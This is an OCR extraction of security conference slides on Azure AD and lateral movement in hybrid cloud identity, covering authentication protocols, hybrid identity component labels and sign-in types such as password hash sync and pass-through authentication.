# AD is dead, long live AAD

Moving laterally in the times of the cloud

Fernando Rubio Román


# What's new in Active Directory 2019?


# Dos décadas de cambio

## 4 olas de disrupción tecnológica

# Azure AD, basado en autenticación moderna

| | | |
|---|---|---|
| OAUTH 2 | OpenID Connect | GRAPH & SCIM |
| SAML v2.0 | WS-FED | |





On-premises
Azure Active Directory
Microsoft Cloud Services
Active Directory Domain Services
Federation
Azure AD Connect
Other Cloud Services
Validate credentials against AD
PTA Agent
Receives credentials for validations
Issues Tokens
Update Device State
Microsoft Intune
Microsoft Defender ATP
Intelligent Security Graph
Validate credentials against AD
AD FS/WAP
Federation flow to validate credentials
Authentication Services
Dynamic Groups
Receives security telemetry data
Office 365
Microsoft Cloud App Security
MyApps portal
Privileged Identity Management
Azure MFA
Conditional Access Engine
Active Directory
Azure AD Connect Health agent
Uploads health data
Self-Service Group Management
Identity Protection
Sync objects
Other Microsoft Services
Health Service
Access Reviews
Group-based licensing
Azure AD Connect Health Agent
Azure AD Connect Health Agent
Azure AD Connect Backend
Interact with the directory
Line of Business Cloud Apps
Password Protection DC Agent
Sync objects
Core Store
First Party Provisioning Service
Password Filter DLL
Sync Engine
Inbound provisioning
Cloud HR
Graph API
Updates passwords on-premises
Password writeback agent
******
Self-service Password reset service
Role Based Access Control
Outbound provisioning
3rd Party Cloud Apps
Device registration
Hybrid Joined Device
Device Services
Provisioning Service
Updates passwords policy on-premises
Password Protection Proxy Agent
Activity Logs
Azure Resource Manager Role Services
Managed Service Identity Backend
Domain Services
Processes requests to published end-points
App Server
AppProxy Connector
On-premises sync agent
Inbound provisioning to AD
AppProxy Cloud Service
Provides service principals
Role based authorization
Provides telemetry data
Provisions managed infrastructure for legacy protocols
Mobile Device
Azure AD joined device
Azure Monitor Diagnostics
Azure Resource Manager
Azure IaaS
External Networks
Microsoft Azure
Key
Access Management Services
Authentication flows
Authorization flows
Device Management
Password management
Telemetry
On-prem object Sync
Provisioning
On-prem application access
Governance Services

# 2 Tipos de inicio de sesión


## Cloud only


Synchronized


## Password Hash Synchronization





## Pass-Through Authentication





## Federated Identity




# Password Hash Sync




# Password Hash Sync



